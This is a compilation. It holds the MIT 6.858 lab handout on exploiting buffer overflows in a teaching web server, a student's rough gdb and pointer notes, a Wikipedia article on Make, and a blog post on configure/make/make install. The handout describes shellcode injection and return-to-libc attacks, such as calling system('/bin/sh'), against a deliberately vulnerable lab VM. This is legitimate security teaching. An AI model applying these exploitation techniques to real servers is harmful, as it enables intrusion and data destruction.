6.858 Fall 2012 Lab 1: Buffer overflows

Handed out: Wednesday, September 5, 2012
Part 1 due: Friday, September 14, 2012 (5:00pm)
All parts due: Friday, September 21, 2012 (5:00pm)

Introduction

This lab will introduce you to buffer overflow vulnerabilities, in the context of a web server called `zookws`. The `zookws` web server is running a simple python web application, `zoobar`, where users transfer "zoobars" (credits) between each other. You will find buffer overflows in the `zookws` web server code, write exploits for the buffer overflows to inject code into the server, figure out how to bypass non-executable stack protection, and finally look for other potential problems in the web server implementation.

Exploiting buffer overflows requires precise control over the execution environment. A small change in the compiler, environment variables, or the way the program is executed can result in slightly different memory layout and code structure, thus requiring a different exploit. For this reason, this lab uses a VMware virtual machine to run the vulnerable web server code.

To start working on this lab assignment, you should download the VMware Player, which can run virtual machines on Linux and Windows systems. For Mac users, MIT has a site license for VMware Fusion. You can download VMware Fusion from this web site.

Once you have VMware installed on your machine, you should download the course VM image, and unpack it on your computer. This virtual machine contains an installation of Ubuntu 10.04 Linux, and the following accounts have been created inside the VM.

done

Username	Password	Description
`root`	6858	You can use the `root` account to install new software packages into the VM, if you find something missing, using `apt-get install` *`pkgname`*.
`httpd`	6858	The `httpd` account is used to execute the web server, and contains the source code you will need for this lab assignment, in `/home/httpd/lab`.

For Linux users, we've also tested running the course VM on KVM, which is built into the Linux kernel and should be much easier to get working than VMware. KVM should be available through your distribution, and is preinstalled on Athena cluster computers; on Debian or Ubuntu, try `apt-get install qemu-kvm`. Once installed, you should be able to run a command like `kvm -m 512 -net nic -net user,hostfwd=tcp:127.0.0.1:2222-:22,hostfwd=tcp:127.0.0.1:8080-:8080 vm-6858.vmdk` to run the VM and forward the relevant ports.

You can either log into the virtual machine using its console, or you can use ssh to log into the virtual

machine over the (virtual) network. To determine the virtual machine's IP address, log in as root on the console and run `/sbin/ifconfig eth0`. (If using KVM with the command above, then `ssh -p 2222 httpd@localhost` should work.)

SSH into it

The files you will need for this and subsequent lab assignments in this course is distributed using the Git version control system. You can also use Git to keep track of any changes you make to the initial source code. Here's an overview of Git and the Git user's manual, which you may find useful.

The course Git repository is available at `git://g.csail.mit.edu/6.858-lab-2012`. To begin with, log into the VM using the `httpd` account and clone the source code for lab 1 as follows.

└ What is the diff? — file permissions?

```
httpd@vm-6858:~$ git clone git://g.csail.mit.edu/6.858-lab-2012 lab
Initialized empty Git repository in /home/httpd/lab/.git/
...
httpd@vm-6858:~$ cd lab
httpd@vm-6858:~/lab$
```

Before you proceed with this lab assignment, make sure you can compile the `zookws` web server:

```
httpd@vm-6858:~/lab$ make
cc -m32 -g -std=c99 -fno-stack-protector -Wall -Werror -D_GNU_SOURCE   -c -o zc
cc -m32 -g -std=c99 -fno-stack-protector -Wall -Werror -D_GNU_SOURCE   -c -o ht
cc -m32  zookld.o http.o  -lcrypto -o zookld
cc -m32 -g -std=c99 -fno-stack-protector -Wall -Werror -D_GNU_SOURCE   -c -o zc
cc -m32  zookd.o http.o  -lcrypto -o zookd
cc -m32 -g -std=c99 -fno-stack-protector -Wall -Werror -D_GNU_SOURCE   -c -o zc
cc -m32  zookfs.o http.o  -lcrypto -o zookfs
cp zookfs zookfs-exstack
execstack -s zookfs-exstack
cp zookd zookd-exstack
execstack -s zookd-exstack
cc -m32   -c -o shellcode.o shellcode.S
shellcode.S: Assembler messages:
shellcode.S:18: Warning: using `%al' instead of `%eax' due to `b' suffix
objcopy -S -O binary -j .text shellcode.o shellcode.bin
rm shellcode.o
httpd@vm-6858:~/lab$
```

The `zookws` web server consists of the following components.

- `zookld`, a launcher daemon that launches services configured in the file `zook.conf`.
- `zookd`, a dispatcher that routes HTTP requests to corresponding services.
- `zookfs` and other services that may serve static files or execute dynamic scripts.

After `zookld` launches configured services, `zookd` listens on a port (8080 by default) for incoming HTTP requests and reads the first line of each request for dispatching. In this lab, `zookd` is configured to dispatch every request to the `zookfs` service, which reads the rest of the request and generates a response from the requested file. Most HTTP-related code is in `http.c`. Here is a tutorial of the HTTP protocol.

There are two versions of the web server you will be using:

- `zookld`, `zookd-exstack`, `zookfs-exstack`, as configured in the file `zook-exstack.conf`;
- `zookld`, `zookd`, `zookfs`, as configured in the file `zook.conf`.

In the first one, the `*-exstack` binaries have an executable stack, which makes it easier to inject executable code given a stack buffer overflow vulnerability. The binaries in the second version have a non-executable stack, and you will write exploits that bypass non-executable stacks later in this lab assignment.

In order to run the web server in a predictable fashion---so that its stack and memory layout is the same every time---you will use the `clean-env.sh` script. This is the same way in which we will run the web server during grading, so make sure all of your exploits work on this configuration!

The reference binaries of `zookws` are provided in `bin.tar.gz`, which we will use for grading. Make sure your exploits work on those binaries.

Now, make sure you can run the `zookws` web server and access the `zoobar` web application from a browser running on your machine, as follows:

```
httpd@vm-6858:~/lab$ /sbin/ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:57:90:a1
          inet addr:172.16.91.143  Bcast:172.16.91.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe57:90a1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:149 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:15235 (15.2 KB)  TX bytes:12801 (12.8 KB)
          Interrupt:19 Base address:0x2000

httpd@vm-6858:~/lab$ ./clean-env.sh ./zookld zook-exstack.conf
```

The `/sbin/ifconfig` command will give you the virtual machine's IP address. In this particular example, you would want to open your browser and go to the URL `http://172.16.91.143:8080/`. (If you're using KVM with the command above, just access `http://localhost:8080/` on your host.) If something doesn't seem to be working, try to figure out what went wrong, or contact the course staff, before proceeding further.

Part 1: Finding buffer overflows

In the first part of this lab assignment, you will find buffer overflows in the provided web server. Read Aleph One's article, Smashing the Stack for Fun and Profit, as well as this paper, to figure out how buffer overflows work.

Exercise 1. Study the web server's code, and find examples of code vulnerable to memory corruption through a buffer overflow. Write down a description of each vulnerability in the file `/home/httpd/lab/bugs.txt`; use the format described in that file. For each vulnerability, describe the buffer which may overflow, how you would structure the input to the web server (i.e., the HTTP request) to overflow the buffer, and whether the vulnerability can be prevented using stack canaries. Locate at least 5 different vulnerabilities.

You can use the command `make check-bugs` to check if your `bugs.txt` file matches the

required format, although the command will not check whether the bugs you listed are actual bugs or whether your analysis of them is correct.

Now, you will start developing exploits to take advantage of the buffer overflows you have found above. We have provided template Python code for an exploit in `/home/httpd/lab/exploit-template.py`, which issues an HTTP request. The exploit template takes two arguments, the server name and port number, so you might run it as follows to issue a request to `zookws` running on localhost:

```
httpd@vm-6858:~/lab$ ./clean-env.sh ./zookld zook-exstack.conf &
[1] 2676
httpd@vm-6858:~/lab$ ./exploit-template.py localhost 8080
HTTP request:
GET / HTTP/1.0

...
httpd@vm-6858:~/lab$
```

You are free to use this template, or write your own exploit code from scratch. Note, however, that if you choose to write your own exploit, the exploit must run correctly inside the provided virtual machine.

If you want to use `gdb` to help you in building your exploits, you will need to ensure that `gdb` runs the web server in precisely the same way as `clean-env.sh` does. To do this, you need to

- run the shell command `ulimit -s unlimited` before using `gdb`, and
- run the command `unset env` in `gdb`.

To save the second step, you can place the `gdb` command in a `.gdbinit` file, which gets executed every time `gdb` starts. We have provided such a file in `/home/httpd/lab/.gdbinit`, which will take effect if you start `gdb` in that directory.

When a process being debugged by `gdb` forks, by default `gdb` continues to debug the parent process and does not attach to the child. Since the web server forks a child process to service each request, you may find it helpful to have `gdb` attach to the child on fork, using the command `set follow-fork-mode child`.

Exercise 2. Pick two buffer overflows out of what you have found for later exercises (although you can change your mind later, if you find your choices are particularly difficult to exploit). The first *must* overwrite a return address on the stack, and the second *must* overwrite some other data structure that you will use to take over the control flow of the program.

Write exploits that trigger them. You do not need to inject code or do anything other than corrupt memory past the end of the buffer, at this point. Verify that your exploit actually corrupts memory, by either using `gdb`, or observing that the web server crashes.

Provide the code for the exploits in files called `exploit-2a.py` and `exploit-2b.py`, and indicate in `answers.txt` which buffer overflow each exploit triggers. If you believe some

of the vulnerabilities you have identified in Exercise 1 cannot be exploited, choose a different vulnerability.

You can check whether your exploits crash the server as follows:

```
httpd@vm-6858:~/lab$ make check-crash
```

Submit your answers to the first part of the lab assignment by running `make submit`. Alternatively, run `make handin` and upload the resulting `lab1-handin.tar.gz` file to the submission web site.

Part 2: Code injection

In this part, you will use your buffer overflow exploits to inject code into the web server. The goal of the injected code will be to unlink (remove) a sensitive file on the server, namely `/home/httpd/grades.txt`. Use the `*-exstack` binaries, since they have an executable stack that makes it easier to inject code. The `zookws` web server should be started as follows.

```
httpd@vm-6858:~/lab$ ./clean-env.sh ./zookld zook-exstack.conf
```

We have provided Aleph One's shell code for you to use in `/home/httpd/lab/shellcode.S`, along with `Makefile` rules that produce `/home/httpd/lab/shellcode.bin`, a compiled version of the shell code, when you run `make`. Aleph One's exploit is intended to exploit setuid-root binaries, and thus it runs a shell. You will need to modify this shell code to instead unlink `/home/httpd/grades.txt`.

Exercise 3. Starting from one of your exploits from Exercise 2, construct an exploit that hijacks control flow of the web server and unlinks `/home/httpd/grades.txt`. Save this exploit in a file called `exploit-3.py`.

Explain in `answers.txt` whether or not the other buffer overflow vulnerabilities you found in Exercise 1 can be exploited in this manner.

Verify that your exploit works; you will need to re-create `/home/httpd/grades.txt` after each successful exploit run.

Suggestion: first focus on obtaining control of the program counter. Sketch out the stack layout that you expect the program to have at the point when you overflow the buffer, and use `gdb` to verify that your overflow data ends up where you expect it to. Step through the execution of the function to the return instruction to make sure you can control what address the program returns to. The `next`, `stepi`, `info reg`, and `disassemble` commands in `gdb` should prove helpful.

Once you can reliably hijack the control flow of the program, find a suitable address that will contain the code you want to execute, and focus on placing the correct code at that address---e.g. a derivative of Aleph One's shell code.

Note: `SYS_unlink`, the number of the `unlink` syscall, is `10` or `'\n'` (newline). Why does this complicate matters? How can you get around it?

You can check whether your exploit works as follows:

```
httpd@vm-6858:~/lab$ make check-exstack
```

The test either prints "PASS" or fails. We will grade your exploits in this way. If you use another name for the exploit script, change `Makefile` accordingly.

The standard C compiler used on Linux, gcc, implements a version of stack canaries (called SSP). You can explore whether GCC's version of stack canaries would or would not prevent a given vulnerability by using the SSP-enabled versions of the web server binaries (`zookd-ssp` and `zookfs-ssp`), by using the `zook-ssp.conf` config file when starting `zookld`.

Part 3: Return-to-libc attacks

Many modern operating systems mark the stack non-executable in an attempt to make it more difficult to exploit buffer overflows. In this part, you will explore how this protection mechanism can be circumvented. Run the web server configured with binaries that have a non-executable stack, as follows.

```
httpd@vm-6858:~/lab$ ./clean-env.sh ./zookld zook.conf
```

The key observation to exploiting buffer overflows with a non-executable stack is that you still control the program counter, after a `RET` instruction jumps to an address that you placed on the stack. Even though you cannot jump to the address of the overflowed buffer (it will not be executable), there's usually enough code in the vulnerable server's address space to perform the operation you want.

Thus, to bypass a non-executable stack, you need to first find the code you want to execute. This is often a function in the standard library, called libc, such as `execl`, `system`, or `unlink`. Then, you need to arrange for the stack to look like a call to that function with the desired arguments, such as `system("/bin/sh")`. Finally, you need to arrange for the `RET` instruction to jump to the function you found in the first step. This attack is often called a *return-to-libc* attack. This article contains a more detailed description of this style of attack.

Exercise 4. Starting from your two exploits in Exercise 2, construct two exploits that take advantage of those vulnerabilities to unlink `/home/httpd/grades.txt` when run on the binaries that have a non-executable stack. Name these new exploits `exploit-4a.py` and `exploit-4b.py`.

Although in principle you could use shellcode that's not located on the stack, for this exercise you should not inject any shellcode into the vulnerable process. You should use a return-to-libc (or at least a call-to-libc) attack where you vector control flow directly into

code that existed before your attack.

In `answers.txt`, explain whether or not the other buffer overflow vulnerabilities you found in Exercise 1 can be exploited in this same manner.

You can test your exploits as follows:

```
httpd@vm-6858:~/lab$ make check-libc
```

The test either prints two "PASS" messages or fails. We will grade your exploits in this way. If you use other names for the exploit scripts, change `Makefile` accordingly.

Part 4: Fixing buffer overflows and other bugs

Now that you have figured out how to exploit buffer overflows, you will try to find other kinds of vulnerabilities in the same code. As with many real-world applications, the "security" of our web server is not well-defined. Thus, you will need to use your imagination to think of a plausible threat model and policy for the web server.

Exercise 5. Look through the source code and try to find more vulnerabilities that can allow an attacker to compromise the security of the web server. Describe the attacks you have found in `answers.txt`, along with an explanation of the limitations of the attack, what an attacker can accomplish, why it works, and how you might go about fixing or preventing it. You can ignore bugs in `zoobar`'s code. They will be addressed in future labs.

One approach for finding vulnerabilities is to trace the flow of inputs controlled by the attacker through the server code. At each point that the attacker's input is used, consider all the possible values the attacker might have provided at that point, and what the attacker can achieve in that manner.

You should find at least two vulnerabilities for this exercise.

Finally, you will explore fixing some of the vulnerabilities you have found in this lab assignment.

Exercise 6. For each buffer overflow vulnerability you have found in Exercise 1, fix the web server's code to prevent the vulnerability in the first place. Do not rely on compile-time or runtime mechanisms such as stack canaries, removing `-fno-stack-protector`, baggy bounds checking, XFI, etc.

You are done! Submit your answers to the lab assignment by running `make submit`. Alternatively, run `make handin` and upload the resulting `lab1-handin.tar.gz` file to the submission web site.

C Pratice + Lab 1

9/18

UI for gdb?

Could use Visual Studio on Windows

Should read lab 1

What does make do?

Runs a bunch of preconfigured steps the programmer specified

Ok back to lab

Zookld = launcher daemon

d = dispatcher - listens on 8080

fs = File service) dispatches all to.

- exstack has executable stack

Clean-env makes stack + memory same
(since program specific VM)

9

So can and specify conf file

Running

So basically Zookeeper is a web sever

Zoobar is the app

written in Python

(silly naming)

We did a lot of reading on this

But need to read source code

Which files?

Piazza!

(3)

GDB

gcc [-g w/ explanation
      -o = output

then "gdb" launches

- tui is with the UI

run to run

Continue - runs till breakpoint

Step - runs one line

Next - runs one line and does functions as 1

Stepi - runs single assembly instruction

bt - backtrace

break zoohd.c :32 is breakpoint at line
or fn title

(4)

x = memory - some addresses
print a variable
Lso call!

(why is there no cool UI for this?)

Q+A

Compiler can put any line item down
just seat break point

Ah set a brick point!

info breakpoint (i b) lists them
(space

Clear - when there
delete L te lin thing like before

(5)

Ahh got it to print variable codes :)

How show stack?

frames & current active

bt show all frames

f = prints current frame

if = more info
↑space

nice!

info locals

ah shows lots of variables
inc pointers!

(4)

So incase still unclear

```
a = 2
*c = a
```

print a
└ 2

print &a
└ 0x bffff35c
(; but not gaurenteed ;

print *a
└ error can't access mem at 0x2

print c
└ 0x2 ; why 0x ;;

print &c
temp ;;
└ 0x bffff364

print *c └ can't access mem at 0x2

(7)

a = 2

*c = &a

print c

└ 0xbfffff35c = to &a

print *&c

└ 0xbfffff364

print *c

└ 2

I think I am much bette now :)

Make (software)

From Wikipedia, the free encyclopedia

In software development, **Make** is a utility that automatically builds executable programs and libraries from source code by reading files called **makefiles** which specify how to derive the target program. Though integrated development environments and language-specific compiler features can also be used to manage a build process, Make remains widely used, especially in Unix.

make

Original author(s)	Stuart Feldman
Initial release	1977
Type	build automation tool

Contents

Origin

There are now a number of dependency-tracking build utilities, but Make is one of the most widespread, primarily due to its inclusion in Unix, starting with the PWB/UNIX 1.0, which featured a variety of tools targeting software development tasks. It was originally created by Stuart Feldman in 1977 at Bell Labs. In 2003 Dr. Feldman received the ACM Software System Award for the authoring of this widespread tool.[1]

Before Make's introduction, the Unix build system most commonly consisted of operating system dependent "make" and "install" shell scripts accompanying their program's source.[*citation needed*] Being able to combine the commands for the different targets into a single file and being able to abstract out dependency tracking and archive handling was an important step in the direction of modern build environments.

Modern versions

Make has gone through a number of rewrites, including a number of from-scratch variants which used the same file format and basic algorithmic principles and also provided a number of their own non-standard enhancements. Some

of them are:

- BSD Make (*pmake*), which is derived from Adam de Boor's work on a version of Make capable of building targets in parallel, and survives with varying degrees of modification in FreeBSD, NetBSD and OpenBSD. Most notably, it has conditionals and iterative loops which are applied at the parsing stage and may be used to conditionally and programmatically construct the makefile, including generation of targets at runtime.
- GNU Make is frequently used in conjunction with the GNU build system. Its departures from traditional Make are most noticeable in pattern-matching in dependency graphs and build targets, as well as a number of functions which may be invoked allowing functionality like listing the files in the current directory. It is also included in Apple's Xcode development suite for the Mac OS.
- Microsoft *nmake*, commonly available on Windows. It is fairly basic in that it offers only a subset of the features of the two versions of Make mentioned above. Microsoft's *nmake* is not to be confused with *nmake* from AT&T and Bell Labs for Unix.

POSIX includes standardization of the basic features and operation of the Make utility, and is implemented with varying degrees of completeness in Unix-based versions of Make. In general, simple makefiles may be used between various versions of Make with reasonable success. GNU Make and BSD Make can be configured to look first for files named "GNUmakefile" and "BSDmakefile" respectively,[2][3] which allows one to put makefiles which use implementation-defined behavior in separate locations.

Behavior

Make is typically used to build executable programs and libraries from source code. Generally though, any process that involves transforming a source file to a target result (by executing arbitrary commands) is applicable to Make. For example, Make could be used to detect a change made to an image file (the source) and the transformation actions might be to convert the file to some specific format, copy the result into a content management system, and then send e-mail to a predefined set of users that the above actions were performed.

Make is invoked with a list of target file names to build as command-line arguments:

```
make TARGET [TARGET ...]
```

Without arguments, Make builds the first target that appears in its makefile, which is traditionally a symbolic "phony" target named *all*.

Make decides whether a target needs to be regenerated by comparing file modification times. This solves the problem of avoiding the building of files which are already up to date, but it fails when a file changes but its modification time stays in the past. Such changes could be caused by restoring an older version of a source file, or when a network filesystem is a source of files and its clock or timezone is not synchronized with the machine running Make. The user must handle this situation by forcing a complete build. Conversely, if a source file's modification time is in the future, it triggers unnecessary rebuilding, which may inconvenience users.

Makefiles

Make searches the current directory for the makefile to use, e.g. GNU make searches files in order for a file named

one of `GNUmakefile`, `makefile`, `Makefile` and then runs the specified (or default) target(s) from (only) that file.

The makefile language is similar to declarative programming.[4][5][6][7] This class of language, in which necessary end conditions are described but the order in which actions are to be taken is not important, is sometimes confusing to programmers used to imperative programming.

Order does not matter

One problem in build automation is the tailoring of a build process to a given platform. For instance, the compiler used on one platform might not accept the same options as the one used on another. This is not well handled by Make. This problem is typically handled by generating platform specific build instructions, which in turn are processed by Make. Common tools for this process are Autoconf and CMake.

configure

Rules

A makefile consists of *rules*. Each rule begins with a textual *dependency line* which defines a target followed by a colon (:) and optionally an enumeration of components (files or other targets) on which the target depends. The dependency line is arranged so that the target (left hand of the colon) depends on components (right hand of the colon). It is common to refer to components as prerequisites of the target.

For example, a C .o object file is created from .c files, so you need to have .c files first (i.e. specific object file target depends on a C source file and header files). Because Make itself does not understand, recognize or distinguish different kinds of files, this opens up a possibility for human error. A forgotten or an extra dependency may not be immediately obvious and may result in subtle bugs in the generated software. It is possible to write makefiles which generate these dependencies by calling third-party tools, and some makefile generators, such as the Automake toolchain provided by the GNU Project, can do so automatically.

After each dependency line, a series of command lines may follow which define how to transform the components (usually source files) into the target (usually the "output"). If any of the components have been modified, the command lines are run.

Make can decide where to start through topological sorting.

Each command line must begin with a tab character to be recognized as a command. The tab is a whitespace character, but the space character does not have the same special meaning. This is problematic, since there may be no visual difference between a tab and a series of space characters. This aspect of the syntax of makefiles is often subject to criticism.

Sounds silly

Each command is executed by a separate shell or command-line interpreter instance. Since operating systems use different command-line interpreters this can lead to unportable makefiles. For instance, GNU Make by default executes commands with /bin/sh, where Unix commands like cp are normally used. In contrast to that, Microsoft's *nmake* executes commands with cmd.exe where batch commands like copy are available but not necessarily cp.

learn more about low level tools

```
target [target ...]: [component ...]
[<TAB>command 1]
        .
        .
        .
[<TAB>command n]
```

Usually each rule has a single unique target, rather than multiple targets.

A rule may have no command lines defined. The dependency line can consist solely of components that refer to targets, for example:

```
realclean: clean distclean
```

The command lines of a rule are usually arranged so that they generate the target. An example: if "file.html" is newer, it is converted to text. The contents of the makefile:

```
file.txt: file.html
	lynx -dump file.html > file.txt
```

The above rule would be triggered when Make updates "file.txt". In the following invocation, Make would typically use this rule to update the "file.txt" target if "file.html" were newer.

```
make file.txt
```

Command lines can have one or more of the following three prefixes:

- a hyphen-minus (-), specifying that errors are ignored
- an at sign (@), specifying that the command is not printed to standard output before it is executed
- a plus sign (+), the command is executed even if Make is invoked in a "do not execute" mode

Ignoring errors and silencing echo can alternatively be obtained via the special targets ".IGNORE" and ".SILENT".[8]

Microsoft's NMAKE has predefined rules that can be omitted from these makefiles, e.g. "c.obj (CC)(CFLAGS)".

Macros

A makefile can contain definitions of macros. Macros are usually referred to as *variables* when they hold simple string definitions, like "CC=gcc". Macros in makefiles may be overridden in the command-line arguments passed to the Make utility. Environment variables are also available as macros.

Macros allow users to specify the programs invoked and other custom behavior during the build process. For example, the macro "CC" is frequently used in makefiles to refer to the location of a C compiler, and the user may wish to specify a particular compiler to use.

New macros (or simple "variables") are traditionally defined using capital letters:

```
MACRO = definition
```

A macro is used by expanding it. Traditionally this is done by enclosing its name inside `$()`. A rarely used but equivalent form uses curly braces rather than parenthesis, i.e. `${}`.

```
NEW_MACRO = $(MACRO)-$(MACRO2)
```

Macros can be composed of shell commands by using the command substitution operator, denoted by backticks (`).

```
YYYYMMDD = ` date `
```

The content of the definition is stored "as is". Lazy evaluation is used, meaning that macros are normally expanded only when their expansions are actually required, such as when used in the command lines of a rule. An extended example:

```
PACKAGE  = package
VERSION  = ` date +"%Y.%m%d" `
ARCHIVE  = $(PACKAGE)-$(VERSION)

dist:
        #  Notice that only now macros are expanded for shell to interpret:
        #      tar -cf package-`date +"%Y%m%d"`.tar

        tar -zcf $(ARCHIVE).tar .
```

The generic syntax for overriding macros on the command line is:

```
make MACRO="value" [MACRO="value" ...] TARGET [TARGET ...]
```

Makefiles can access any of a number of predefined *internal macros*, with '?' and '@' being the most common.

```
target: component1 component2
        echo $? contains those components, which need attention (i.e. they ARE YOUNGER th
        echo $@ evaluates to current TARGET name from among those left of the colon.
```

Suffix rules

Suffix rules have "targets" with names in the form `.FROM.TO` and are used to launch actions based on file extension. In the command lines of suffix rules, POSIX specifies[9] that the internal macro `$<` refers to the prerequisite and `$@` refers to the target. In this example, which converts any HTML file into text, the shell redirection token > is part of the command line whereas `$<` is a macro referring to the HTML file:

```
.SUFFIXES: .txt .html

# From .html to .txt
.html.txt:
        lynx -dump $<   >   $@
```

When called from the command line, the above example expands.

```
$ make -n file.txt
lynx -dump file.html > file.txt
```

Other elements

Single-line comments are started with the hash symbol (#).

Some directives in makefiles can include other makefiles.

Line continuation is indicated with a backslash \ character at the end of a line.

```
target: component \
        component
<TAB>command ;          \
<TAB>command |          \
<TAB>piped-command
```

Example makefiles

Makefiles are traditionally used for compiling code (*.c, *.cc, *.C, etc.), but they can also be used for providing commands to automate common tasks. One such makefile is called from the command line:

```
make                    # Without argument runs first TARGET
make help               # Show available TARGETS
make dist               # Make a release archive from current dir
```

The makefile:

```
PACKAGE      = package
VERSION      = `date "+%Y.%m%d%"`
RELEASE_DIR  = ..
RELEASE_FILE = $(PACKAGE)-$(VERSION)

# Notice that the variable LOGNAME comes from the environment in
# POSIX shells.
#
# target: all - Default target. Does nothing.
all:
        echo "Hello $(LOGNAME), nothing to do by default"
        # very rarely: echo "Hello ${LOGNAME}, nothing to do by default"
        echo "Try 'make help'"

# target: help - Display callable targets.
help:
        egrep "^# target:" [Mm]akefile

# target: list - List source files
list:
        # Won't work. Each command is in separate shell
        cd src
        ls

        # Correct, continuation of the same shell
        cd src; \
        ls

# target: dist - Make a release.
dist:
        tar -cf  $(RELEASE_DIR)/$(RELEASE_FILE) && \
        gzip -9  $(RELEASE_DIR)/$(RELEASE_FILE).tar
```

Below is a very simple makefile that by default (the "all" rule is listed first) compiles a source file called "helloworld.c" using the gcc C compiler and also provides a "clean" target to remove the generated files if the user desires to start over. The `$@` and `$<` are two of the so-called internal macros (also known as automatic variables) and stand for the target name and "implicit" source, respectively. In the example below, `$^` expands to a space delimited list of the prerequisites. There are a number of other internal macros.[9][10]

```
CC      = gcc
CFLAGS = -g

all: helloworld

helloworld: helloworld.o
        # Commands start with TAB not spaces
        $(CC) $(LDFLAGS) -o $@ $^

helloworld.o: helloworld.c
        $(CC) $(CFLAGS) -c -o $@ $<

clean: FRC
        rm -f helloworld helloworld.o

# This pseudo target causes all targets that depend on FRC
# to be remade even in case a file with the name of the target exists.
# This works with any make implementation under the assumption that
# there is no file FRC in the current directory.
FRC:
```

Many systems come with predefined Make rules and macros to specify common tasks such as compilation based on file suffix. This allows user to omit the actual (often unportable) instructions of how to generate the target from the source(s). On such a system the above makefile could be modified as follows:

```
all: helloworld

helloworld: helloworld.o
    $(CC) $(CFLAGS) $(LDFLAGS) -o $@ $^

clean: FRC
    rm -f helloworld helloworld.o

# This is an explicit suffix rule. It may be omitted on systems
# that handle simple rules like this automatically.
.c.o:
    $(CC) $(CFLAGS) -c $<

FRC:
.SUFFIXES: .c
```

That "helloworld.o" depends on "helloworld.c" is now automatically handled by Make. In such a simple example as the one illustrated here this hardly matters, but the real power of suffix rules becomes evident when the number of source files in a software project starts to grow. One only has to write a rule for the linking step and declare the object files as prerequisites. Make will then implicitly determine how to make all the object files and look for changes in all the source files.

Simple suffix rules work well as long as the source files do not depend on each other and on other files such as header files. Another route to simplify the build process is to use so-called pattern matching rules that can be combined with compiler-assisted dependency generation. As a final example requiring the gcc compiler and GNU Make, here is a generic makefile that compiles all C files in a folder to the corresponding object files and then links

them to the final executable. Before compilation takes place, dependencies are gathered in makefile-friendly format into a hidden file ".depend" that is then included to the makefile.

```
# Generic GNUMakefile

# Just a snippet to stop executing under other make(1) commands
# that won't understand these lines
ifneq (,)
This makefile requires GNU Make.
endif

PROGRAM = foo
C_FILES := $(wildcard *.c)
OBJS := $(patsubst %.c, %.o, $(C_FILES))
CC = cc
CFLAGS = -Wall -pedantic
LDFLAGS =

all: $(PROGRAM)

$(PROGRAM): .depend $(OBJS)
    $(CC) $(CFLAGS) $(OBJS) $(LDFLAGS) -o $(PROGRAM)

depend: .depend

.depend: cmd = gcc -MM -MF depend $(var); cat depend >> .depend;
.depend:
    @echo "Generating dependencies..."
    @$(foreach var, $(C_FILES), $(cmd))
    @rm -f depend

-include .depend

# These are the pattern matching rules. In addition to the automatic
# variables used here, the variable $* that matches whatever % stands for
# can be useful in special cases.
%.o: %.c
    $(CC) $(CFLAGS) -c $< -o $@

%: %.c
    $(CC) $(CFLAGS) -o $@ $<

clean:
    rm -f .depend *.o

.PHONY: clean depend
```

See also

- List of build automation software

References

1. ^ Matthew Doar (2005). *Practical Development Environments*. O'Reilly Media. pp. 94. ISBN 978-0-596-00796-6.
2. ^ "GNU `make'" (http://www.gnu.org/software/make/manual/make.html#Makefile-Names) . Free Software Foundation. http://www.gnu.org/software/make/manual/make.html#Makefile-Names.
3. ^ "Manual Pages: make" (http://www.openbsd.org/cgi-bin/man.cgi?query=make#FILES) . OpenBSD 4.8. http://www.openbsd.org/cgi-bin/man.cgi?query=make#FILES.
4. ^ an overview on dsls (http://phoenix.labri.fr/wiki/doku.php?id=an_overview_on_dsls) , 2007/02/27, phoenix wiki
5. ^ http://www.cs.ualberta.ca/~paullu/C201/Slides/c201.21-31.pdf
6. ^ Re: Choreography and REST (http://lists.w3.org/Archives/Public/www-ws-arch/2002Aug/0105.html) , from Christopher B Ferris on 2002-08-09

configure; make; make install

Submitted by Willy on Saturday, November 22, 2003 - 12:55

Over and over I have heard people say that you just use the usual configure, make, make install sequence to get a program running. Unfortunately, most people using computers today have never used a compiler or written a line of program code. With the advent of graphical user interfaces and applications builders, there are lots of serious programmers who have never done this.

What you have are three steps, each of which will use a whole host of programs to get a new program up and running. Running configure is relatively new compared with the use of make. But, each step has a very distinct purpose. I am going to explain the second and third steps first, then come back to configure.

The make utility is embedded in UNIX history. It is designed to decrease a programmer's need to remember things. I guess that is actually the nice way of saying it decreases a programmer's need to document. In any case, the idea is that if you establish a set of rules to create a program in a format make understands, you don't have to remember them again.

To make this even easier, the make utility has a set of built-in rules so you only need to tell it what new things it needs to know to build your particular utility. For example, if you typed in `make love`, make would first look for some new rules from you. If you didn't supply it any then it would look at its built-in rules. One of those built-in rules tells make that it can run the linker (ld) on a program name ending in .o to produce the executable program.

So, make would look for a file named love.o. But, it wouldn't stop there. Even if it found the .o file, it has some other rules that tell it to make sure the .o file is up to date. In other words, newer than the source program. The most common source program on Linux systems is written in C and its file name ends in .c.

If make finds the .c file (love.c in our example) as well as the .o file, it would check their timestamps to make sure the .o was newer. If it was not newer or did not exist, it would use another built-in rule to build a new .o from the .c (using the C compiler). This same type of situation exists for other programming languages. The end result, in any case, is that when make is done, assuming it can find the right pieces, the executable program will be built and up to date.

The old UNIX joke, by the way, is what early versions of make said when it could not find the necessary files. In the example above, if there was no love.o, love.c or any other source format, the program would have said:

```
make: don't know how to make love. Stop.
```

Getting back to the task at hand, the default file for additional rules in Makefile in the current directory. If you have some source files for a program and there is a Makefile file there, take a look. It is just text. The lines that have a word followed by a colon are targets. That is, these are words you can type following the make command name to do various things. If you just type make with no target, the first target will be executed.

What you will likely see at the beginning of most Makefile files are what look like some assignment statements. That is, lines with a couple of fields with an equal sign between them. Surprise, that is what they are. They set internal variables in make. Common things to set are the location of the C compiler (yes, there is a default), version numbers of the program and such.

This now beings up back to configure. On different systems, the C compiler might be in a different place, you might be using ZSH instead of BASH as your shell, the program might need to know your host name, it might use a dbm library and need to know if the system had gdbm or ndbm and a whole bunch of other things. You used to do this configuring by editing Makefile. Another pain for the programmer and it also meant that any time you wanted to install software on a new system you needed to do a complete inventory of what was where.

As more and more software became available and more and more POSIX-compliant platforms appeared, this got harder and harder. This is where configure comes in. It is a shell script (generally written by GNU Autoconf) that goes up and looks for software and even tries various things to see what works. It then takes its instructions from Makefile.in and builds Makefile (and possibly some other files) that work on the current system.

Background work done, let me put the pieces together.

- You run configure (you usually have to type `./configure` as most people don't have the current directory in their search path). This builds a new Makefile.
- Type `make` This builds the program. That is, make would be executed, it would look for the first target in Makefile and do what the instructions said. The expected end result would be to build an executable program.
- Now, as root, type `make install`. This again invokes make, make finds the target install in Makefile and files the directions to install the program.

